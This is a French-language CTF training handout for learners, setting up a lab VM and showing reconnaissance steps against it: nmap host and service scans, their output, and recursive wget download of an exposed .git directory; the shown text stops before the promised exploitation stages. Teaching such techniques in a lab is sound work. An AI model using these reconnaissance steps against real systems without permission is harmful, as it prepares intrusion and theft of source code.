Travaux dirigés : hacking et CTF

Prendre le contrôle d'un serveur : reconnaissance, cassage de mot de passe, exploitation de vulnérabilités et élévation de privilèges

Référence : TP-HACKING-CTF-5438

Auteurs :

Nicolas BODAINE

Yann BENHAMRON

Destinataires :

Formateurs

Apprenants

Date de dernière modification : 06/02/24

Version : 1.1

Remerciements

EasyFormer est une organisation dont l'un des objectifs est de mutualiser les efforts de tous afin d'améliorer la qualité de la formation et d'aider les centres à proposer un contenu plus ciblé et exhaustif.

Nous tenons à remercier chaleureusement tous les généreux contributeurs bénévoles ou non (rédacteurs, formateurs, stagiaires, apprenants ou autres) qui ont participé à la rédaction, l'amélioration et la correction de nos supports de cours et de travaux pratiques.

Devenez contributeur

Pour contribuer à l'effort collectif et aider les mécanismes de formation nationaux vous pouvez :

- rédiger des paragraphes,
- proposer des améliorations à nos supports,
- signaler les coquilles orthographiques ou grammaticales,
- proposer des compléments (rédigés ou non),
- rectifier ou mettre à jour des informations techniques.

Et envoyer votre travail à **doc@easyformer.fr**

Vous trouverez ci-dessous une liste non exhaustive (et qui ne respecte pas d'ordre précis) de contributeurs qui ont participé à la rédaction des documents EasyFormer :
https://cloud.easyformer.fr/index.php/s/contributeurs

1 Introduction

Contexte : Vous êtes un *hacker* et vous avez réussi à vous infiltrer dans le réseau de votre cible. Depuis votre machine attaquante vous allez tout faire pour compromettre son serveur…


1.1 Consigne


L'objectif est d'**obtenir un accès root**. Vous devrez aussi **mettre la main sur les 3 fichiers « flag.txt »** présents sur le serveur.

1.2 Environnement et prérequis


Pour mener à bien ces travaux dirigés, vous devez disposer des éléments suivants :

- L'image OVA de la machine cible (environ 5 Go), disponible dans l'espace de stockage cloud de votre classe. Voici le lien de téléchargement à ouvrir depuis une fenêtre de navigation privée : https://easyformers.sharepoint.com/:u:/s/partage/EeXOamqfsfVDlCQ8yINbg7QBThNgqERvCbOi4TweacDQiA?e=dInCtR







- Un hyperviseur tel que VirtualBox ou VMware Workstation pour importer le fichier .ova de la machine cible. Utilisez l'option « Open… » pour importer la VM avec Workstation. La VM a été créée pour l'hyperviseur VirtualBox mais elle fonctionne également sous VMware Workstation 17. Il faut juste cliquer sur « Retry » lorsqu'un message d'erreur s'affiche au moment de l'import :




Après avoir cliqué sur « Retry » la VM s'importe :




- Avoir configuré un réseau virtuel en 192.168.56.0/24 sur votre hyperviseur :



- Votre VM « exam » doit avoir son interface réseau dans le réseau virtuel « host-only » que vous venez de configurer en 192.168.56.0/24 :



Vous pouvez ensuite démarrer la VM « exam » :



- Avoir une machine virtuelle Kali Linux avec 4 Go de RAM. Vous pouvez télécharger une VM toute prête ici : https://www.kali.org/get-kali/#kali-virtual-machines

- Votre VM Kali doit avoir une interface dans le réseau virtuel 192.168.56.0/24 et une autre dans un réseau avec sortie sur internet (NAT ou Bridge)

Nom reçu dans VMware	Nom reçu dans l'OS	Adresse IP fixe attribuée	Masque de sous-réseau	Dans le réseau virtuel	Commentaire
Network Adapter	eth0	192.168.8.132	/24	VMnet8 (NAT), passerelle en 192.168.8.2	Côté WAN pour l'accès à Internet
Network Adapter 1	eth1	192.168.56.128	/24	VMnet5 (Host-only), renommé VIRTUALBOX_HOST-ONLY-NETWORK	Côté LAN

1.3 Instant motivation

Pour démarrer ce TP dans les meilleures conditions rendez-vous sur https://chk.me/AoUCvyw et https://chk.me/9CyZiXC

Maintenant que vous vous sentez dans la peau d'un vrai hacker, enfilez votre plus beau hoodie de geek et gardez ce conseil en tête pour la suite :

Soyez méthodique et prenez des notes concernant toutes vos découvertes. Chaque information pourra être utile pour les étapes suivantes. La cybersécurité est un monde où la curiosité et la persévérance paient…

2 Reconnaissance

2.1 Indices et conseils

2.1.1 Indice 1 : scanner le réseau

Vous connaissez déjà l'IP de votre cible car elle s'est affichée quand vous avez démarré la VM mais dans un contexte réel vous auriez dû **identifier les cibles potentielles** dans le réseau dans lequel vous vous êtes infiltré. Vous allez donc devoir **scanner le réseau** : 192.168.56.0/24

2.1.2 Indice 2 : utiliser un outil comme nmap

Rappelez-vous qu'il existe un outil extrêmement puissant et incontournable dans la trousse à outils du pentester : **Nmap**.

2.2 Solution proposée

Premièrement, nous lançons notre terminal et lançons la commande suivante :

```
nmap -sn 192.168.56.0/24
```

Mais que fait-elle exactement ? Cette commande va scanner notre réseau cible, ici 192.168.56.0/24, pour **détecter les machines actives**. Le « -sn » est une option qui dit à Nmap de se concentrer sur la détection des hôtes sans se lancer dans un balayage de ports.

Une fois la commande exécutée, Nmap va nous révéler une liste d'adresses IP actives.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 16:09 CET
Nmap scan report for 192.168.56.50
Host is up (0.00048s latency).
Nmap scan report for 192.168.56.128
Host is up (0.00012s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 13.71 seconds
```

Nous avons franchi une étape cruciale, l'identification de notre cible : l'hôte 192.168.56.50 !

2.3 Indices et conseils

2.3.1 Indice 1 : obtenir des informations sur la cible

Vous avez besoins d'informations sur votre cible pour planifier vos prochaines étapes : des **informations qui peuvent révéler des vulnérabilités potentielles**…

2.3.2 Indice 2 : cherchez les services actifs et les ports ouverts

Chaque **port ouvert** sur un serveur est une opportunité. Pensez à ce que chaque **service** peut signifier en termes de vulnérabilités potentielles…

2.3.3 Indice 3 : se renseigner sur l'utilisation de nmap

La documentation de **Nmap** est une mine d'or. Prenez le temps de la parcourir pour découvrir les multiples facettes de cet outil.

2.3.4 Indice 4 : les options -p et -sV de nmap

En dehors du scan « -sn », Nmap offre une multitude d'autres options intéressantes. Par exemple, essayez « -p » pour un **balayage de ports** ou « -sV » pour identifier les **versions des services** en cours d'exécution sur les hôtes. Restez curieux : Si un port en particulier attire votre attention, **recherchez des informations sur les services associés à ce port**. Comprendre ce que vous voyez est la clé.


2.4 Solution proposée

Lançons la commande suivante dans notre terminal :

```
nmap -vvv -Pn -n --open --top-ports 100 -sVC 192.168.56.50
```

Cette ligne de commande, assez complexe en apparence, est très efficace pour découvrir les services accessibles sur notre cible. Voici ce que chaque option signifie :

- **-vvv** : Ceci augmente le niveau de verbosité, nous donnant plus de détails sur ce qui se passe.
- **-Pn** : Cette option nous dit de ne pas faire de ping sur la cible, car nous savons déjà qu'elle est en ligne.
- **-n** : Elle empêche la résolution DNS, ce qui accélère le scan en se concentrant uniquement sur les adresses IP.
- **--open** : Cela nous permet de voir uniquement les ports ouverts, ce qui est notre principal intérêt ici.
- **--top-ports 100** : Cette commande examine les 100 ports les plus couramment utilisés, ce qui est souvent suffisant pour trouver des points d'entrée intéressants.
- **-sVC** : Enfin, cette option effectue un scan de versions des services détectés et utilise des scripts Nmap par défaut pour plus d'informations.



```
┌──(kali㉿kali)-[~]
└─$ nmap -vvv -Pn -n --open --top-ports 100 -sVC 192.168.56.50
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 16:12 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
Initiating Connect Scan at 16:12
Scanning 192.168.56.50 [100 ports]
Discovered open port 22/tcp on 192.168.56.50
Discovered open port 80/tcp on 192.168.56.50
Completed Connect Scan at 16:12, 2.00s elapsed (100 total ports)
Initiating Service scan at 16:12
Scanning 2 services on 192.168.56.50
Completed Service scan at 16:12, 6.05s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.50.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 5.06s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.06s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
Nmap scan report for 192.168.56.50
Host is up, received user-set (0.00031s latency).
Scanned at 2024-01-24 16:12:23 CET for 13s
Not shown: 98 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 90:ff:3a:8b:aa:3d:3e:22:c9:80:02:21:78:63:d5:69 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKxatrbslRkqDbOPcQ4sweN7iStOKGVbZ9wpEKQs7q7Pm7svlCr7XJvHHhHej9nO0yo1vClscmyclTzT+30koDI=
|   256 15:f9:f1:97:db:b1:78:79:11:3d:f0:9b:5b:4a:ba:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMCwbagNMS8cpSLehd6UEZ+j0H9s5jPuIm06kSZ2LU/F
80/tcp open  http    syn-ack Apache httpd 2.4.57 ((Debian))
| http-git:
|   192.168.56.50:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: Initial WP install
|_http-title: WordPress &#8211; Just another WordPress site
|_http-server-header: Apache/2.4.57 (Debian)
|_http-generator: WordPress 5.8.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:12
Completed NSE at 16:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
```

Une fois le scan terminé, nous avons une liste des ports ouverts avec des informations sur les services en cours d'exécution et, dans certains cas, sur les versions des logiciels utilisés.


Ces informations sont essentielles pour planifier nos prochaines étapes, car elles peuvent révéler des vulnérabilités potentielles…

2.5 Indices et conseils

2.5.1 Indice 1 : inventaire des découvertes

Le scan nmap vous a permis de faire des découvertes intéressantes sur votre cible, la machine **Debian** : un **répertoire Git**, un message d'un ***commit* précédent**, un service web **Apache** fait avec le CMS **WordPress** et un **service SSH**.

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 90:ff:3a:8b:aa:3d:3e:22:c9:80:02:21:78:63:d5:69 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKxatrbslRkqDbOPcQ4sweN7iStOKGVbZ9wpEKQs7q7Pm7svlCr7XJvHHhHej9nO0yo1vClscmyclTzT+30koDI=
|   256 15:f9:f1:97:db:b1:78:79:11:3d:f0:9b:5b:4a:ba:e2 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMCwbagNMS8cpSLehd6UEZ+j0H9s5jPuIm06kSZ2LU/F
80/tcp open  http    syn-ack Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: WordPress &#8211; Just another WordPress site
| http-git:
|   192.168.56.50:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Initial WP install
|_http-generator: WordPress 5.8.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:50
Completed NSE at 21:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:50
Completed NSE at 21:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:50
Completed NSE at 21:50, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```



2.5.2 Indice 2 : se renseigner sur Git

Git est un système de contrôle de version distribué très populaire, utilisé pour suivre les changements dans les fichiers source tout au long du processus de développement logiciel.

Voici quelques aspects clés de Git :

1. **Contrôle de version** : Git aide à gérer l'évolution d'un ensemble de fichiers — généralement le code source d'un logiciel — au fil du temps. Il permet de suivre l'historique des modifications, de comparer les changements au fil du temps, et de revenir à des versions antérieures si nécessaire.
2. **Distribué** : Contrairement aux systèmes de contrôle de version centralisés, chaque utilisateur de Git dispose d'une copie complète du dépôt (repo), y compris l'historique complet des changements. Cela signifie que les opérations comme l'engagement (*commit*), la fusion (*merge*), et l'historique sont rapides et ne dépendent pas d'un serveur central.
3. **Branching et Merging** :
   - **Branching** : Git permet de créer des branches, des versions parallèles du code, pour développer des fonctionnalités, corriger des bugs ou expérimenter en isolant ces changements du code principal (généralement la branche "*master*" ou "*main*").
   - **Merging** : Les changements d'une branche peuvent être intégrés dans une autre branche (par exemple, intégrer une branche de fonctionnalité dans la branche principale).
4. **Engagements (*commits*)** : Un *commit* dans Git représente une capture instantanée des modifications apportées à un ensemble de fichiers. Chaque commit a un identifiant unique (SHA-1 hash) et inclut des métadonnées telles que l'auteur, la date, et un message de *commit*.
5. **Staging Area** : Git dispose d'une zone intermédiaire appelée "*staging area*" ou "*index*". Avant de faire un *commit*, les modifications de fichiers sont ajoutées à la *staging area*, permettant ainsi aux développeurs de regrouper leurs changements en *commits* logiques et organisés.
6. **Git Repository** : Un dépôt Git contient tous les fichiers d'un projet, ainsi que l'historique complet de tous les *commits*. Il inclut le dossier ".git", où Git stocke les métadonnées et la base de données des objets du projet.
7. **Collaboration et Plateformes en Ligne** : Git est souvent utilisé en conjonction avec des plateformes de collaboration comme GitHub, GitLab, et Bitbucket, qui ajoutent des fonctionnalités de suivi des problèmes, de demandes de tirage (*pull requests*), et de gestion de projet.

2.5.3 Indice 3 : se renseigner sur le répertoire Git

Un **répertoire Git** sur un serveur web est une mine d'or potentielle car **il peut contenir des informations précieuses** sur la configuration et le code source de l'application.

Voici quelques informations clés à son sujet :

1. **Emplacement** : Le répertoire ".git" se trouve à la racine de votre projet. Il est créé lorsque vous initialisez un dépôt Git avec la commande « git init ».
2. **Contenu** : Ce répertoire contient tout ce dont Git a besoin pour gérer les différentes versions de votre projet. Cela inclut :
   - **objects** : Stocke des blobs (contenu de fichiers), des arbres (qui représentent la structure des dossiers), et des *commits*.
   - **refs** : Contient des références aux *commits*, y compris des branches et des tags.
   - **HEAD** : Un fichier indiquant la branche courante.
   - **index** : Un fichier qui garde une trace des fichiers qui seront inclus dans le prochain *commit*.
   - **config** : Un fichier de configuration pour le dépôt local.
   - **hooks** : Dossiers de scripts qui peuvent être exécutés à différentes étapes du workflow Git.
3. **Importance** : Le dossier ".git" est crucial pour le fonctionnement de Git. Sans lui, vous perdez la capacité de suivre les changements ou de revenir à des états antérieurs du projet.
4. **Non-suivi par Git** : Par défaut, le contenu du dossier ".git" n'est pas suivi par Git lui-même. Cela signifie que les changements dans le répertoire ".git" ne sont pas enregistrés ou transmis lorsque vous faites des *commits* ou des *pushs*.
5. **Sécurité et confidentialité** : Comme ce dossier contient des informations détaillées sur l'historique de votre projet, il est important de le sécuriser. Il ne doit pas être partagé ou publié publiquement, surtout s'il contient des données sensibles.
6. **Manipulation avec précaution** : La modification manuelle des fichiers à l'intérieur du répertoire ".git" n'est généralement pas recommandée, car cela peut corrompre l'état de votre dépôt Git.

2.5.4 Indice 4 : télécharger le répertoire Git

Pour explorer cette piste, vous pourriez **télécharger ce répertoire Git dans son intégralité** sur votre machine attaquante.

2.5.5 Indice 5 : utiliser wget pour cloner le répertoire en local

Un outil simple mais puissant pour télécharger des contenus en ligne de commande s'appelle « **wget** ». Il dispose de nombreuses options notamment certaines pour télécharger **récursivement** tous les fichiers d'un répertoire…

2.6 Solution proposée

Nous allons utiliser « wget » pour « cloner » notre répertoire Git en local, c'est-à-dire le télécharger intégralement et récursivement sur notre machine attaquante avec la commande suivante :


```
wget -r http://192.168.56.50/.git
```

Explications :

- **--recursive** ou **-r** : Cette option permet d'activer la récursivité du téléchargement.
- **http://192.168.56.50/.git** : C'est l'URL du répertoire Git que nous souhaitons télécharger.

Nous aurions pu aussi utiliser celle-ci :

```
wget -m http://192.168.56.50/.git
```



Explications :

- **--mirror** ou **-m** : Cette option permet de copier intégralement le site comme un « miroir », c'est comme si vous preniez une photocopie du répertoire Git en préservant sa structure originale. Le man de wget explique que cette option active la récursivité et l'horodatage, définit une profondeur de récursivité infinie et conserve les listes de répertoires FTP. Elle est actuellement équivalente aux options combinées « -r ou --recursive », « -N ou --timestamping », « -l ou --level inf » et « --no-remove-listing ».

